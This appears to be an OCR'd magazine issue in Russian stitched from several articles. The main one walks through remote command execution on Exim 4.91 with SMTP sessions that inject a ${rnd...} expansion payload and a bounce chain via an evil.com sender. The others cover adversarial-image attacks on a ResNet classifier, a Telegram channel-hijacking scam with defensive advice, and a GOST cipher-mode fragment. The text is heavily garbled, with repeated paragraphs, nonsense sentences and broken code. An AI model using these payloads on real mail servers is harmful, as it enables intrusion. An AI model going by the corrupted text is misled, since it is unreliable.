ОТПРАВЛЯЕМ КОМАНДЫ

КАК ЗАСТАВИТЬ ПОПУЛЯРНЫЙ СЕРВЕРНЫЙ ПРОГРАММНЫЙ ПРОДУКТ ВЫПОЛНЯТЬ ПРОИЗВОЛЬНЫЙ КОД

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОМАНД И ОГРАНИЧЕНИЯ

А что насчет удаленной эксплуатации? Тут все сильно зависит от конфигурации, с которой ты имеешь дело. Например, конфигурация по умолчанию требует, чтобы пользователь, которому отправляется email, существовал в системе. За это отвечает опция **verify = recipient**

```
[root@localhost ~]# telnet 127.0.0.1 25
Trying 127.0.0.1...
Connected to localhost.localhost.
Escape character is '^]'.
220 localhost.localhost ESMTP Sun, 03 Jul 2022 20:35:41 +0000
HELO localhost
250 localhost.localhost Hello localhost [127.0.0.1]
MAIL FROM:<test@test.com>
250 OK
RCPT TO:<root@localhost>
250 OK
DATA
354 End data with <CRLF>.<CRLF>
.
550 Unknown recipient address rejected: User root@localhost not local or local alias.
```

При включенной опции local_part_suffix можно передать payload, и выполнить RCE


Но бывают конфигурации, где эта опция отсутствует по тем или иным причинам. Например, администратор защищает от atac user enumeration. Если тебя так повезло, то можешь использовать для эксплуатации локальный метод.

Еще один вариант подойдет в том случае, если конфигурация разрешает использовать суффиксы к почтовым адресам, как, например, на Яндексе — vasyanmxake@yandex.ru. За такое поведение отвечает опция **local_part_suffix**

```
local_part_suffix = +*
local_part_suffix_optional
```

Если суффикс указан, то эксплуатация локальным способом снова становится возможной. Для этого до суффикса нужно указать реально существующего в системе пользователя

```
root=${rnd\x2f%n\x2f%f\x1f-c\t\x22id\t\x3e\t\x2fmp\x2fidwuffx222}@localhost
```



При включенной опции local_part_suffix можно передать payload, и выполнить RCE

Остается еще один вариант эксплуатации для нестандартной конфигурации. Возможно, на сервере настроена пересылка сообщений куда-либо (relay). Это случается можно встретить этапе тестирования конфигурации. Для тестового relay я указал, что сервер является почтовым узлом для **ya.ru**

```
[root@localhost ~]# telnet 127.0.0.1 25
Trying 127.0.0.1...
Connected to localhost.localhost.
Escape character is '^]'.
220 localhost.localhost ESMTP Sun, 03 Jul 2022 20:35:41 +0000
HELO localhost
250 localhost.localhost Hello localhost [127.0.0.1]
MAIL FROM:<test@test.com>
250 OK
RCPT TO:<root@ya.ru>
250 OK
DATA
354 End data with <CRLF>.<CRLF>
.
250 OK id=1oAtZ0-0000000000000-0Ldf
```

Настройка пересылки почты в Exim

Теперь можно попытаться передать payload в email, в такой ящик без проверок будет принят и обработан.

```
${rnd\x2f%n\x2f%f\x1f-c\t\x22id\t\x3e\t\x2fmp\x2fid_relay\x22}@ya.ru
```

```
[root@localhost ~]# telnet 127.0.0.1 25
Trying 127.0.0.1...
Connected to localhost.localhost.
Escape character is '^]'.
220 localhost.localhost ESMTP Sun, 03 Jul 2022 20:35:41 +0000
HELO localhost
250 localhost.localhost Hello localhost [127.0.0.1]
MAIL FROM:<test@test.com>
250 OK
RCPT TO:<${rnd\x2f%n\x2f%f\x1f-c\t\x22id\t\x3e\t\x2fmp\x2fid_relay\x22}@ya.ru>
250 OK
DATA
354 End data with <CRLF>.<CRLF>
.
250 OK id=1oAtZ0-0000000000000-0Ldf
```

Настройка пересылки почты в Exim

Дефолтное значение переменной timeout_frozen_after в конфиге Exim

Трюк основан на том, что дефолтное значение **timeout_frozen_after** — это **7d**. Но авось подстрелит еще одна проблема, и на этот раз пересылка. Если проблемой в пересылке является ошибка на стороне получателя, то из-за чего-нибудь двух дней статус возвращенного письма меняется на отложенный (**defer**). Именно такой трюк по дефолту имеет настройка **ignore_bounce_errors_after**

```
[root@localhost ~]# telnet 127.0.0.1 25
Trying 127.0.0.1...
Connected to localhost.localhost.
Escape character is '^]'.
220 localhost.localhost ESMTP Sun, 03 Jul 2022 20:35:41 +0000
HELO localhost
250 localhost.localhost Hello localhost [127.0.0.1]
MAIL FROM:<test@test.com>
250 OK
RCPT TO:<${rnd\x2f%n\x2f%f\x1f-c\t\x22id\t\x3e\t\x2fmp\x2fid_relay\x22}@ya.ru>
250 OK
DATA
354 End data with <CRLF>.<CRLF>
.
250 OK id=1oAtZ0-0000000000000-0Ldf
```

Дефолтное значение переменной timeout_frozen_after в конфиге Exim

Трюк основан на том, что дефолтное значение **timeout_frozen_after** — это **7d**. Но авось подстрелит еще одна проблема, и на этот раз пересылка. Если проблемой в пересылке является ошибка на стороне получателя, то из-за чего-нибудь двух дней статус возвращенного письма меняется на отложенный (**defer**). Именно такой трюк по дефолту имеет настройка **ignore_bounce_errors_after**

```
[root@localhost ~]# telnet 127.0.0.1 25
Trying 127.0.0.1...
Connected to localhost.localhost.
Escape character is '^]'.
220 localhost.localhost ESMTP Sun, 03 Jul 2022 20:35:41 +0000
HELO localhost
250 localhost.localhost Hello localhost [127.0.0.1]
MAIL FROM:<test@test.com>
250 OK
RCPT TO:<${rnd\x2f%n\x2f%f\x1f-c\t\x22id\t\x3e\t\x2fmp\x2fid_relay\x22}@ya.ru>
250 OK
DATA
354 End data with <CRLF>.<CRLF>
.
250 OK id=1oAtZ0-0000000000000-0Ldf
```

Дефолтное значение переменной ignore_bounce_errors_after в конфиге Exim

Трюк основан на том, что дефолтное значение **timeout_frozen_after** — это **7d**. Но авось подстрелит еще одна проблема, и на этот раз пересылка. Если проблемой в пересылке является ошибка на стороне получателя, то из-за чего-нибудь двух дней статус возвращенного письма меняется на отложенный (**defer**). Именно такой трюк по дефолту имеет настройка **ignore_bounce_errors_after**

Трюк основан на том, что дефолтное значение **timeout_frozen_after** — это **7d**. Но авось подстрелит еще одна проблема, и на этот раз пересылка. Если проблемой в пересылке является ошибка на стороне получателя, то из-за чего-нибудь двух дней статус возвращенного письма меняется на отложенный (**defer**). Именно такой трюк по дефолту имеет настройка **ignore_bounce_errors_after**

Exim будет пытаться повторить отправку письма с таким статусом. Но умолчанию максимальный срок установлен в четыре дня.

```
[root@localhost ~]# telnet 127.0.0.1 25
Trying 127.0.0.1...
Connected to localhost.localhost.
Escape character is '^]'.
220 localhost.localhost ESMTP Sun, 03 Jul 2022 20:35:41 +0000
HELO localhost
250 localhost.localhost Hello localhost [127.0.0.1]
MAIL FROM:<test@test.com>
250 OK
RCPT TO:<${rnd\x2f%n\x2f%f\x1f-c\t\x22id\t\x3e\t\x2fmp\x2fid_relay\x22}@ya.ru>
250 OK
DATA
354 End data with <CRLF>.<CRLF>
.
250 OK id=1oAtZ0-0000000000000-0Ldf
```

Дефолтное значение переменной ignore_bounce_errors_after в конфиге Exim

Рассчитанное повторной отправкой письмо в Exim-конфигах из Debian-дистрибутивов

По истечении этого времени письмо будет отменено и сервер больше не будет пытаться его доставить. Но для семимесячного срока он не дотянет. Ребята из Qualys предумали интересную цепочку, чтобы обойти все перечисленные ограничения.

Алгоритм эксплуатации выглядит следующим образом.

Пересылаем письмо на сервер, который отвечает, которое не может быть доставлено. Для этого используем трюк с большим количеством видов **Received**. В этот раз письмо записывали в **MAIL FROM**, а в качестве домена используем подконтрольный нам.

```
${rnd,...}@evil.com
```

Получателем (**RCPT TO**) можно указать **postmaster**, этот псевдопользователь существует по дефолту.

Так как при доставке сообщения будет возникать ошибка, то Exim сосредоточится в почтовому агенту на нашем сервере и попытается вернуть письмо на наши отправители (в имени которого подпись).

Теперь самое интересное. Этот почтовый агент пишет нашему серверу SMTP-команды и ждет ответа. Нам нужно заставить его соединение открытым сколь дней. По дефолту Exim читает ответ от сервера частями по 8192 байт. За размер частей отвечает **DELIVER_BUFFER_SIZE**

src/src/config.h.defaults

```
46: #define DELIVER_IN_BUFFER_SIZE  8192
47: #define DELIVER_OUT_BUFFER_SIZE 8192
```

Тайм-аут на чтение установлен в пять минут — переменная **command_timeout**

src/src/transports/smtp.c

```
251:  smtp_transport_options_block smtp_transport_option_defaults = {
...
253:  .command_timeout  = 5*60,
```

Разумеется, счетчик тайм-аута обрасывается при получении любого ключевого сообщения. Поэтому нужно отправлять серверу по байту каждые четыре минуты.

После того как придет самое дней, нужно отметить уязвимому серверу какой-то неразрешимый ошибкой. Например, **550 Unroutable address**. Это значит, что почтового ящика с таким адресом не существует и свыше в дальнейшем попытаки не дефолту имеет. Возвращенное письмо благодаря такому трюку зависает в пуле. Функция **post_process_one** должна бы пометить его как отмененное, потому что прошло больше дня дней после создания сообщения (**ignore_bounce_errors_after**)

src/src/deliver.c

```
1686: if (f.deliver_firsttime)
1687:   {
1688:   addr->process_action = SPECIAL_FREEZE
1689:   DEBUG(D_deliver|D_retry) && (addr->prop.errors_address)
1690:   ? ok
1700:   : ok;
1701:   frozen_info = addr->special_action == SPECIAL_FREEZE
1702:   ? US"
1703:   : sender_local && !local_error_message
1704:   ? US"(message created with -f <>)"
1705:   : US"(delivery error message)";
1706:   deliver_freeze = TRUE;
1707:   deliver_frozen_at = time(NULL);
1708:   update_spool = TRUE;
```

Наконец, при следующей обработке очередью замороженное письмо будет загружено, и в этот раз его возраст будет установлен корректно. То есть получится, что он будет больше семи дней и большие дефолтного значения **timeout_frozen_after**. Переменная **process_recipients** примет отличное от **RECIP_ACCEPT** значение, что, собственно, нам и нужно.

src/src/deliver.c


```
5725:  if (timeout_frozen_after > 0 && message_age >= timeout_frozen_after)
5726:  {
5727:  log_write(0, LOG_MAIN, "cancelled by timeout_frozen_after");
5728:  process_recipients = RECIP_FAIL_TIMEOUT;
5729:  }
```

Дальше все как при локальной доставке — функция **expand_string** попадет на файл/сокет **${rnd{...}}@evil.com** на адресе отправителя и еще выполняется.

Если интересно, можешь сам наборосать эксплоит для реализации этого алгоритма атаки. А чтобы при отладке каждый раз не сидеть и не ждать пять семь дней, как Сэмвиз, советую поменять все опции, связанные со временем (**ignore_bounce_errors_after**, **timeout_frozen_after**, расписание повторной отправки) на более короткие промежутки.

Но исключение, что существует возможность происпытуировать дефолтную конфигурацию гораздо быстрее. Возможно, именно на найдешь этот способ, так что дерзай.

ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)



ЗАКЛЮЧЕНИЕ

Итак, мы научились эксплуатировать уязвимость сервера Exim 4.91 и разные технии ее эксплуатации. Разработчики даже не пришлось реагировать, на способ, который я дал, так как к этому времени он был исправлен задолго с другой уязвимостью. Коммит от 17 сентября 2018 года, версия Exim 23.10, фиксит и изучаемую нами проблему. Этот коммит был сделан в предоставлению (RC1) версии Exim 4.92, которая окончательно вышла 10 февраля 2019 года. Поэтому она неиспытываебна.

Помимо этого, разработчики выпустили патчи для всех существующих версий почтового демона. Обратя внимание, что версии ниже 4.87 тоже можно эксплуатировать, если при компиляции была определена директива **EXPERIMENTAL_EVENT**.

Так что почаще проверяй свое окружение на наличие известных фиксов и своевременно накатывай патчи ☛

ОСНОВЫ ЦИФРОВОЙ СХЕМОТЕХНИКИ

С СОБАРКОЙ СИМУЛЯТОР С УЗКОПРЯМЫМ ПРЕПОДОМ ИЗ ДВОРЕЧНЫХ МЯКОСОВ


К современным программистам нет необходимости знать, как устроены компьютеры. Достаточно знать, что есть язык, который это знает, что есть компилятор, что другие что-то делают. Вроде, в одной статье я не смогу рассказать о том, как работает процессор, но хотя бы сделать простенький процессор, который мы потом сможем запускать. Сегодня, уважаемые программисты собирают свои компьютеры самостоятельно, уверенно обгоняя компьютеры с Intel внутри. Что же для этого нужно? Ничего сверхъестественного, и сегодня я расскажу, как собрать простенький процессор.

Сегодня, уважаемые программисты собирают свои компьютеры самостоятельно, уверенно обгоняя компьютеры с Intel внутри. Что же для этого нужно? Ничего сверхъестественного, и сегодня я расскажу, как собрать простенький процессор.

Так выглядит доска Breadboard — макетная доска, на которой можно собрать простенькие схемы. Для начала, чтобы не тратить время и деньги, я рекомендовал бы воспользоваться программой Logisim. Эта программа позволяет собирать схемы из логических элементов, а также тестировать их. Для начала, чтобы не сложнотекстовые, я рекомендовал бы самостоятельно собрать на столе. Зачем это нужно? Потому что только на ощупь понятно, что работает, а что нет. Ну, и что с чем соединяется.

ФОРМА СИГНАЛА

Сигнал, уважаемые программисты, как бы плоским обычно изображают и анализируют. Но это условно. Реальная сигнальная линия представляет из себя не плоскость, а объемный цилиндр. Вот, например, сигнальная линия, которая в разрезе выглядит вот так. Ну, и, соответственно, сигнальная линия, уже без поперечного разреза, уже больше напоминает.



Так же, как и сигнальная линия, уважаемые программисты, бывают разные. Для быстрых сигнальных линий нужны параллельные, для сигнальных линий, которые передают сигнал, нужны другие. Для большинства сигнальных линий, которые для передачи сигнала нужны, для большинства сигнальных линий, которые для передачи сигнала нужны, для большинства сигнальных линий, которые для передачи сигнала нужны,

ТРЮКИ

ИСХОДНЫЙ КОТ

КАК ЗАСТАВИТЬ НЕЙРОННУЮ СЕТЬ ОШИБИТЬСЯ

Максим Карпов
maxim@neuroforge.co

Нейросети теперь повсюду, и распознавание объектов на картинках — это одно из самых популярных применений. Но что, если вдруг кто-нибудь, чтобы обмануть на твой картинку распознал? Или, например, котов был, чтобы нейросеть распознала что-то, что не увидит человек, глядя на ту же картинку? Для этого придуманы обманные методы, которые обращают нейросети против них самих. И благодаря готовым библиотекам пользоваться ими легче легкого.

ПОДОПЛЫТАЯ НЕЙРОСЕТЬ


Для исследования нам нужна какая-нибудь подопытная нейронная сеть, которую можно будет пренаправлять. Для этого подойдет imagenet-tf50, одна из самых передовых сетей для классификации изображений, натренированная на датасете ImageNet.

Код будет писать на Python 3 — для работы с нейросетями это фактически стандарт. На наше всемирие, модель **keras** включает в себя заранее обученные модели, которые мы и используем.

Для начала установим все самые свежие библиотеки. В рецепте пусть недостаточно моделей нейросетей, в отличие от репозитория на GitHub.

```
$ pip3 install -U git+https://github.com/keras-team/keras.git
$ pip3 install -U git+https://github.com/keras-team/keras-applications.git
```

Теперь давай возьмем любое изображение и попробуем распознать его.



Исходный кот

```
import numpy as np
from keras.preprocessing import image
from keras.applications import resnet_v2

# Загружаем предобученную модель
model = resnet_v2.ResNet50V2(include_top=True,
                             weights='imagenet',
                             input_shape=(224, 224, 3))

# Загружаем изображение
img = image.load_img("kitten.jpg", target_size=(224, 224))
input_image = np.array([img.astype('float32')])

# Перевод изображения из формата [0, 255] в [-1, 1]
input_image = input_image / 255 - 0.5) * 2

# Делаем из изображения массив с изображением (batch)
input_image = np.expand_dims(input_image, axis=0)
# Прогоняем через нейронную сеть
predictions = model.predict(input_image)

# Переводим ответ нейронной сети (тензор) в категории
predicted_classes = resnet_v2.decode_predictions(predictions, top=1)
imagenet_id, name, confidence = predicted_classes[0][0]
print("Я на {:.4}% уверен, что это - {}".format(confidence * 100, name))
```

В результате программа скажет нам, что это кот.

```
$ python3 test.py
Using TensorFlow backend.
Я на 99.51% уверен, что это - Persian_cat!
```

Картинка взята из датасета, поэтому высокая точность не удивляет. Давай попробуем, как именно можно обманить столь хорошо подготовленную нейросеть.

ПРИНЦИП СОЗДАНИЯ ПОДДЕЛЬНОГО ИЗОБРАЖЕНИЯ

При создании поддельных изображений главное скрыть нейронным сетям использят готовые шумы. Все нейросетевые сети — это большие математические функции, и, чтобы найти ложное изображение, разумно использовать их же. Ты что-ища задача сведется к оптимизации методом градиентного спуска.

Математика такой длиа до нейронных просто: мы выворачиваем процесс обучения нейросетей наоборот. Вместо того, чтобы корректировать веса данных (тренировочного датасета) и обучающаяся сеть тут мы имеем меняющиеся, «обучающиеся» входные данные и фиксированную сеть.

Как и для обучения нейронной сети, нам нужно два параметра: функция потерь (способ подсчитать ошибку) и градиент (мы используем произвольную нейронной сеть).

И градиент, и ошибку мы можем получить, используя алгоритм обратного распространения, пример на языке все веса нейронной сети правильным (а, соответственно, неокончательно), а вход — ошибочным и подлежащим исправлению.

Виды атаки

Поиски ошибочно распознаваемого примера можно подвить на два разных вида: ненаправленную атаку, когда нашести любой подходящий пример, необязательно имеющий смысл, и спецаильно направленную атаку, цель которой — создать минимально измененный ошибочный пример, глядя на которая распознавание сетью обманет. Вот что проблема, в программе — нет

Самый большой минус ненаправленной атаки — это полное отсутствие результата контроля: любой пример может подойдет для ненаправ. Но преимущество такой атаки — возможность легко применить в реальном мире. Например, через видеокамеры в системе IoT или системе безопасности достаточно распечатать результат на бумажке и подвесить с обратной стороны.

Простая реализация

Куда поковнее будет разобраться, как можно подделать настоящие изображения. Для этого нам понадобится нужно сделать несколько шагов:

1. Загрузить модель.
2. Отказать фичи от потерь.
3. Посчитать ошибку и градиент на входе нейросети.
4. Изменить изображение соответственно градиенту (то есть улучшить его).
5. Повторить пункты 3 и 4, пока результат не станет удовлетворительным.

Для этого предыдаечно следующий скрипт, который позволит тебе за несколько минут (при условии достаточного графического процессора) создать ошибочно распознаваемое изображение необходимого класса (у нас из кота — попугая).

```
import numpy as np
from keras.preprocessing import image
from keras.applications import resnet_v2
from keras import backend as K

# Класс # 144 — pelican
target = 144
# Скорость обучения
learning_rate = 0.4

# Загружаем предобученную модель ResNet50v2
model = resnet_v2.ResNet50V2(include_top=True,
                             weights='imagenet',
                             input_shape=(224, 224, 3))
model_input = model.layers[0].input
model_output = model.layers[-1].output

# Загружаем картинку
img = image.load_img("kitten.jpg", target_size=(224, 224))
original_image = image.img_to_array(img, 'channels_last')

# Перевод изображения из формата [0, 255] в [-1, 1]
original_image = (original_image/255 - 0.5) * 2
# Делаем из изображения массив с изображением (batch)
original_image = np.expand_dims(original_image, axis=0)

# Функция потерь
cost_function = model_output[0, target]
# Получаем функцию, которая считает градиент на входе сети (то есть решает задачу)
gradient = K.gradients(cost_function, model_input[0])

# Создаем функцию, рассчитывающую градиент и ошибку
get_parameters = K.function([model_input, K.learning_phase()], [cost_function, gradient])

cost = 0.0
# Получаем изображение, пока оно не убедит нейронную сеть как минимум на 80%
while cost < 0.8:
    # Считаем параметры изменения
    cost, gradients = get_parameters([original_image, 0])

    # Изменяем изображение, при этом убеждаемся, что оно все еще правильное
    original_image += gradients * learning_rate
    original_image = np.clip(original_image, -1.0, 1.0)

    print("Я на {:.5f}% уверен, что котенок - это пеликан".format(cost * 100))

# Возвращаем картинку в удобоварный вид
img = (original_image[0] / 2 + 0.5) * 255

# Сохраняем!
im = Image.fromarray(img.astype(np.uint8))
im.save("pelikan.png")
```

АВТОМАТИЗАЦИЯ ПРОЦЕССА

Помимо такого способа обмана нейросетей, умелые программы еще очень много разных способов, чтобы осставить сеть распознавать неверный ответ в адреме. Именно поэтому была создана универсальная библиотека foolbox, которая автоматизирует все шагиа, необходимые для создания поддельной картинки. Давай скачаем и используем ее!

```
$ pip3 install --pre foolbox
```

Выберем другое изображение, в котором нейросеть будет еще уверенной. Например, другой кот, тоже персидский.

Кот, которому не терпится стать попугаем

```
$ python3 test.py
Using TensorFlow backend.
Я на 100.00% уверен, что это - Persian_cat!
```

Сначала нужно загрузить модель, а также выбрать необходимую цель (нужную категорию), ведь есть атаку и запустить ее.

```
import foolbox
import numpy as np
from keras.applications import resnet_v2
from keras import backend as K
from keras.preprocessing import image
from PIL import Image as PILImage

# Цеонвой класс # 30 — bullfrog — лягушка
target = 30
# Текущий класс # 28 — Persian_cat — кот (персидский)
label = 28

# Устанавливаем режим обучения (чтобы можно было считать градиент)
K.set_learning_phase(0)
# Загружаем модель
resnetmodel = resnet_v2.ResNet50V2(include_top=True,
                                   weights='imagenet',
                                   input_shape=(224, 224, 3))

# Создаем модель для обмана
model = foolbox.models.KerasModel(resnetmodel, bounds=(-1, 1))
# Загружаем оригинальное изображение
img = image.load_img("kitten.jpg", target_size=(224, 224))
original_image = image.img_to_array(img, 'channels_last')
# Приводим его к виду [-1, 1]
original_image = (original_image / 255 - 0.5) * 2
# Описываем критерий (наш цель)
criteria = foolbox.criteria.TargetClassProbability(target, p=0.8)
# Создаем атаку с BGF0 и спорофонит: https://arxiv.org/abs/1510.05328)
attack = foolbox.attacks.LBFGSAttack(model, criteria)
result = attack(original_image, label=label)
# Возвращаем картинку в нужный вид
result = (result * 0.5 + 0.5) * 255
img = PILImage.fromarray(result.astype('uint8'))
# Сохраняем результат
img.save("frog.png")
```

Получаем изменение изображения:

Котик + шум = лягушка. Не заметили? Я тоже

Запустим для него проверку предварительно меняем название файла в test.py:

```
$ python3 test.py
Using TensorFlow backend.
Я на 87.715% уверен, что это - bullfrog!
```

Удивительный результат, добиться которого можно на любом настольном компьютере за считаные секунды!

Если кажешь проверить результат на своей машине, то используй картинки из начала статьи — он запустится даже без графического процессора. Вот исходные, которые нужно использовать, а измененные тоже — уже 80%.

Несмотря на космические бюджеты, направленные на исследования нейросетей, они все же можно обманутъ. Мы адаптировали к нашим железкам логики и безусловнонаправленную атаку — и пока что результаты выглядят вполне.

Для себя я нашел главный плюс всех уязвимостей — в знаю, как защитить себя в случае возможной атаки.

Кот (лягушка)

Атака на один пиксель

Используй осокиу технологию, что и у foolbox, ученые предлагают другую атаку на нейросеть, которая заправляет лишь один пиксель. Новый алгоритм ищет тот пиксель изображения, который больше всего влияет на выход нейронной сети, а затем использует найденную точку давлением, чтобы поменять правильный результат на неверный.

Для этой уязвимости есть библиотека one-pixel-attack-keras, которая делает эксплуатацию тривиальной. Для уверенного результата необходим не один, а несколько (три или пять) пикселей. Но качество этого метода и так произвольно сокращено значительно: около 30% изображений было пререзадано по поддержке изменения одного пикселя, а изменяемые трое — уже 80%.

Несмотря на космические бюджеты, направленные на исследования нейросетей, они все же можно обманутъ. Мы адаптировали к нашим железкам логики и безусловнонаправленную атаку — и пока что результаты выглядят вполне.

Для себя я нашел главный плюс всех уязвимостей — в знаю, как защитить себя в случае возможной атаки.

ОСТОРОЖНО, МОШЕННИКИ!

КАК УГОНЯЮТ КАНАЛЫ В TELEGRAM И ЧТО С ЭТИМ ДЕЛАТЬ

Андрей Матвеев

В июне сообщество администраторов в Telegram захлестнула волна воровства каналов. Аккаунты мошенников разные, но почерк один — покупка канала и предварительный созвон в Skype. Чем новый способ отличается от прежних и как обезопасить себя? Сейчас расскажу.

Покупка и продажа каналов в Telegram — это не простой и не самый безопасный процесс. В связи с чем и продавец, и покупатель стараются быть максимально осторожными. Чаще всего сделки проводятся через зарекомендовавших себя гарантов.

Обычно заинтересованные покупатели находят продающихся каналы в чатах, на каналах и биржах соответствующей тематики либо напрямую пишут указанным в описании канала аккаунтам с предложением о покупке.

КАК ВОРОВАЛИ РАНЬШЕ?

Методы угона существуют самые разные: подделка аккаунта гаранта, проведение сделки через фальшивого гаранта, оплата через посторонний сервис мошенника. Но во каналах снова угоняют повторяется один момент — подмена.

Как обман образован, спросишь?

Это два разных аккаунта администратора одного канала. Какие отличия в логинах вы можете заметить? На первый взгляд они выглядят идентично. Но давай сравним оба логина, приведя их к нижнему регистру.

```
1. "tmpt"+"nbepcan".
2. "tmpt"
3. usrname_1 = "@tm_Biral"
4. usrname_2 = "@tm_Biral"
5. usrname_1 == usrname_2
6. "@tm_Biral"
7. usrname_1 == "@tm_Biral"
8. "@tm_Biral"
9. usrname_2 == "@tm_Biral"
10. "@tm_Biral"
11. usrname_1 == usrname_2
12. true
```


Подделка логина администратора канала

Теперь различия очевидны. Мошенник вместо строчной буквы l указал заглавную i. Подобный обман — с подделкой схожих символов Unicode — используют мошенники в самых разных сферах. В нашем случае — при угоне каналов.

Например, при проведении сделки продажи или покупки канала через гарант. Покупатель, он же мошенник, создает общий чат с продавцом и гарантом для проведения сделки. На определенном этапе он быстро удаляет гаранта из чата и добавляет его подделыный аккаунт. Обычно это устраивают на решающем этапе сделки, чтобы продавец с гарантом не успели ничего заподозрить.

После этого невнимательный продавец, не заметив подмены, выполняет все требования для продажи канала, но не получает взамен оговоренные деньги.

Таким же образом подделывают аккаунты гарантов. Мошенник подбирает логин зарекомендовавшего себя гаранта. Иногда мошенник указывает реальный логин гаранта, но в поле «О себе». В таких ситуациях обманутый оказывается и продавец, и покупатель.



Помимо этого, мошенники любят предлагать проверенные покупку и продажу канала через посторонний платежный сервис — некий криптокошелек с приемом оплаты с банковских карт и подключением платежных систем.

Если проверить информацию о сайте, то чаще всего оказывается, что он создан совсем недавно и упоминаний о нем в интернете нет. В такой схеме может пострадать любая из сторон.

Покупатель просто переводит деньги на посторонний сервис, а позже обнаружит, что этот сайт больше не существует. Продавец, в свою очередь, может увидеть, что на сайте поступили деньги, и передать все права на канал в Telegram покупателю. При попытке вывести деньги выяснится, что сделать это невозможно.

В подобных схемах в сообществе администраторов каналов фигурировали сайты emoji-bot.ru, selfgrip.pro и okpay.com.ru. Собственно, ни один из них на текущий момент не доступен.

Последний сервис OkPay как раз участвовал в обмане администратора канала «Шёпу Bang! / Слон Бэнг». 27 сентября 2018 года данным же мошенником были отправлены за продажу канала и почти что сервис мошенничеств. Сумма сделки составляла 1,9 миллиона рублей.

ЧТО ЗА НОВЫЙ СПОСОБ УГОНА?

Мошенники придумали способ угона, в основе которого лежит человеческая наивность и доверчивость. На первый взгляд схема не вызывает подозрений. Для начала мошенник, как обычно, пишет администратору канала сообщение с предложением купить канал. Чтобы отвлечь сомнения и усыпить бдительность администратора, задает ряд уточняющих вопросов. Нормальных вопросов и при совершенно честной сделке:

- Какие условия передачи канала?
- Какие серверы для наполнения контента используют администраторы?
- Через какого гаранта будет проводиться сделка?
- Какие источники монетизации канала использовались ранее?


Затем мошенник предлагает созвониться в скайпе, чтобы убедиться, что продавец указан в списке администраторов продаваемого канала.

Во время разговора злоумышленник просит показать текущий профиль администратора, чтобы убедиться, что он реальный, а не мошеннический. В этот момент сам злоумышленник вводит номер телефона администратора в профиле.

Мошенник пытается авторизоваться со своего устройства по номеру аднина. Реальному администратору приходит пятизначный код от Telegram для авторизации. И этот код злоумышленник видит во время текущей трансляции в скайпе и, следовательно, авторизовывается.

После этого вопрос только в скорости. Либо реальный администратор успеет понять, что происходит, закроет новый сеанс и выключит трансляцию в Skype, либо мошенник успеет выполнить три оставшихся действия для угона канала:

1. Удалить всех администраторов из канала.
2. Добавить свой мошеннический аккаунт в список администраторов.
3. Перейти по адресу tmp.telegram.org/auth и удалить аккаунт реального администратора.




Если реальный администратор не успеет среагировать, то в результате этих действий потеряет как свой канал, так и свой аккаунт.

Кто пострадал?

Число пострадавших каналов понемногу возрастает, а мошенники регулярно меняют аккаунты. На текущий момент в списке угнанных каналов входят: fut: bolcurline (80 тысяч подписчиков), Rasmirtar37 (63 тысячи), gfiki_on (133 тысячи), topgt_f (38 тысяч), rasmchalka (63 тысячи).


В целом у таких каналов есть несколько дальнейших путей развития.

1. Обманутый администратор обращается к мошеннику выкуп и получает канал обратно.
2. Мошенник перепродает канал или самостоятельно перестраивает его тематику под казино или букмекерские конторы.
3. Канал забрасывается на время для дальнейшей перепродажи.




КАК ОБЕЗОПАСИТЬ СЕБЯ?

В Telegram поняли, что необходимо оградить своих пользователей от злоумышленников в мессенджере. В связи с этим ещё в мае ввели метку SCAM для соответствующих аккаунтов.




Метка выдается по жалобам пользователей через аккаунт @notoscam после решения модераторов Telegram. Так, например, заблокированный фейковый аккаунт @Pr_Biral после обсуждения от администратора.



Если же речь идет о том, чтобы обезопасить себя от нового способа угона каналов, то основной совет (который, кстати, работает и для других сервисов) — включить двухэтапную аутентификацию.

1. Открой настройки Telegram.
2. Выбери пункт «Конфиденциальность».
3. Нажми «Настроить двухфакторную аутентификацию».
4. Укажи пароль, который знаешь только ты.



В таком случае попытка угнать канал сорвалась бы после ввода пятизначного пароля из сообщения от Telegram. Потому что следующим шагом станет ввод облачного пароля, который знаешь только ты.

Таким образом мошенники администраторам, которые попались на удочку мошенников, удалось спасти себе от потери канала. Но, увы, постоянно появляются и те, кто потерял свой канал.

КРИПТОЛЕК ПО-КРУПНОМУ

Дмитрий Дмитриев
Digital Security

РАЗБИРАЕМСЯ С РЕЖИМОМ ГАММИРОВАНИЯ В ГОСТ 34.13—2015

Режим гаммирования, в отличие от режима простой замены, позволяет шифровать сообщения произвольной длины без применения операции дополнения (паддинга). При этом каждый сообщение может быть разбито на блоки с размером меньшим размера одного блока используемого алгоритма блочного шифрования. Сегодня мы попробуем о том, как реализовать режим гаммирования, и напишем необходимый для его реализации фреймворк.

В одной из статьях посвященных отечественной криптографии, мы разобрались, как применять блочные криптоалгоритмы «Кузнечик» и «Магма» для шифрования сообщений фиксированного размера (размер равен блоку «Кузнечика» со состоянием 16 байт, а для «Магма» — 8 байт) и использовали режим простой замены (ECB, от англ. Electronic Codebook). Этот режим описан в ГОСТ 34.13–2015 «Информационная технология. Криптографическая защита информации. Режимы работы блочных шифров», и, как мы показали, он обладает рядом серьезных недостатков. Для того, чтобы преодолеть эти недостатки, в стандарте описаны еще пять режимов: гаммирование (CTR, от англ.Counter), гаммирование с обратной связью по выходу (OFB, от англ.Output Feedback), гаммирование с обратной связью по шифротексту (CFB, от англ.Cipher Feedback), режим выработки имитовставки (MAC, от англ.Message Authentication Code) и режим гаммирования с обратной связью по шифротексту (CFB, от англ.Cipher Feedback).

